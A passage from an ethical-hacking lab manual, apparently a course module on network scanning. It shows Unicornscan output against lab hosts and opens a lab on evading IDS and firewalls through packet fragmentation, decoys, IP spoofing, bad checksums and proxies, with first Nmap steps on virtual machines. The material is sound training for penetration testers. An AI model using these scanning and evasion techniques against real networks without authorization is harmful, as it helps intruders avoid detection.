TCP open          ldaps[ 636]     from 10.10.1.22  ttl 128
TCP open          zephyr-clt[ 2103] from 10.10.1.22  ttl 128
TCP open          ms-wbt-server[ 3389] from 10.10.1.22  ttl 128
[root@parrot]-[~]
#unicornscan 10.10.1.9 -IV
adding 10.10.1.9/32 mode 'TCPscan' ports '7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,8
8,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204,
206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,5
38,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,94
6,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1
646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,24
30,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,363
2,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,5432
,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079-
8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,15
345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,3
1791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,
61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
TCP open 10.10.1.9:22  ttl 64
TCP open 10.10.1.9:80  ttl 64
sender statistics 0.5 pps with 338 packets sent total
listener statistics 676 packets recieved 0 packets dropped and 0 interface drops
TCP open          ssh[ 22]      from 10.10.1.9   ttl 64
TCP open          http[ 80]     from 10.10.1.9   ttl 64
[root@parrot]-[~]
#
```

10. This concludes the demonstration of discovering the OS of the target machine using Unicornscan.
11. Close all open windows and document all the acquired information.
12. Turn off the **Parrot Security, Windows Server 2022** and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, the number "4" is written in a large, white, sans-serif font.

Scan beyond IDS and Firewall

Scanning beyond IDS and firewall is a process of sending intended packets to the target system in order to exploit IDS/firewall limitations.

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering the OS of the target IP address(es) is to perform network scanning without being detected by the network security perimeters such as the firewall and IDS. IDSs and firewalls are efficient security mechanisms; however, they still have some security limitations. You may be required to launch attacks to exploit these limitations using various IDS/firewall evasion techniques such as packet fragmentation, source routing, IP address spoofing, etc. Scanning beyond the IDS and firewall allows you to evaluate the target network's IDS and firewall security.

Lab Objectives

- Scan beyond IDS/firewall using various evasion techniques
- Create custom packets using Colasoft Packet Builder to scan beyond the IDS/firewall
- Create custom UDP and TCP packets using Hping3 to scan beyond the IDS/firewall
- Browse anonymously using Proxy Switcher
- Browse anonymously using CyberGhost VPN

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Scanning beyond IDS and Firewall

An Intrusion Detection System (IDS) and firewall are the security mechanisms intended to prevent an unauthorized person from accessing a network. However, even IDSs and firewalls have some security limitations. Firewalls and IDSs intend to avoid malicious traffic (packets) from entering into a network, but certain techniques can be used to send intended packets to the target and evade IDSs/firewalls.

Techniques to evade IDS/firewall:

- **Packet Fragmentation:** Send fragmented probe packets to the intended target, which re-assembles it after receiving all the fragments
- **Source Routing:** Specifies the routing path for the malformed packet to reach the intended target
- **Source Port Manipulation:** Manipulate the actual source port with the common source port to evade IDS/firewall
- **IP Address Decoy:** Generate or manually specify IP addresses of the decoys so that the IDS/firewall cannot determine the actual IP address
- **IP Address Spoofing:** Change source IP addresses so that the attack appears to be coming in as someone else
- **Creating Custom Packets:** Send custom packets to scan the intended target beyond the firewalls
- **Randomizing Host Order:** Scan the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall
- **Sending Bad Checksums:** Send the packets with bad or bogus TCP/UDP checksums to the intended target
- **Proxy Servers:** Use a chain of proxy servers to hide the actual source of a scan and evade certain IDS/firewall restrictions
- **Anonymizers:** Use anonymizers that allow them to bypass Internet censors and evade certain IDS and firewall rules

Lab Tasks

Task 1: Scan beyond IDS/Firewall using Various Evasion Techniques

Nmap offers many features to help understand complex networks with enabled security mechanisms and supports mechanisms for bypassing poorly implemented defenses. Using Nmap, various techniques can be implemented, which can bypass the IDS/firewall security mechanisms.

Here, we will use Nmap to evade IDS/firewall using various techniques such as packet fragmentation, source port manipulation, MTU, and IP address decoy.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.


Module 03 – Scanning Networks

2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Navigate to **Control Panel** → **System and Security** → **Windows Defender Firewall** → **Turn Windows Defender Firewall on or off**, enable Windows Defender Firewall and click **OK**, as shown in the screenshot.

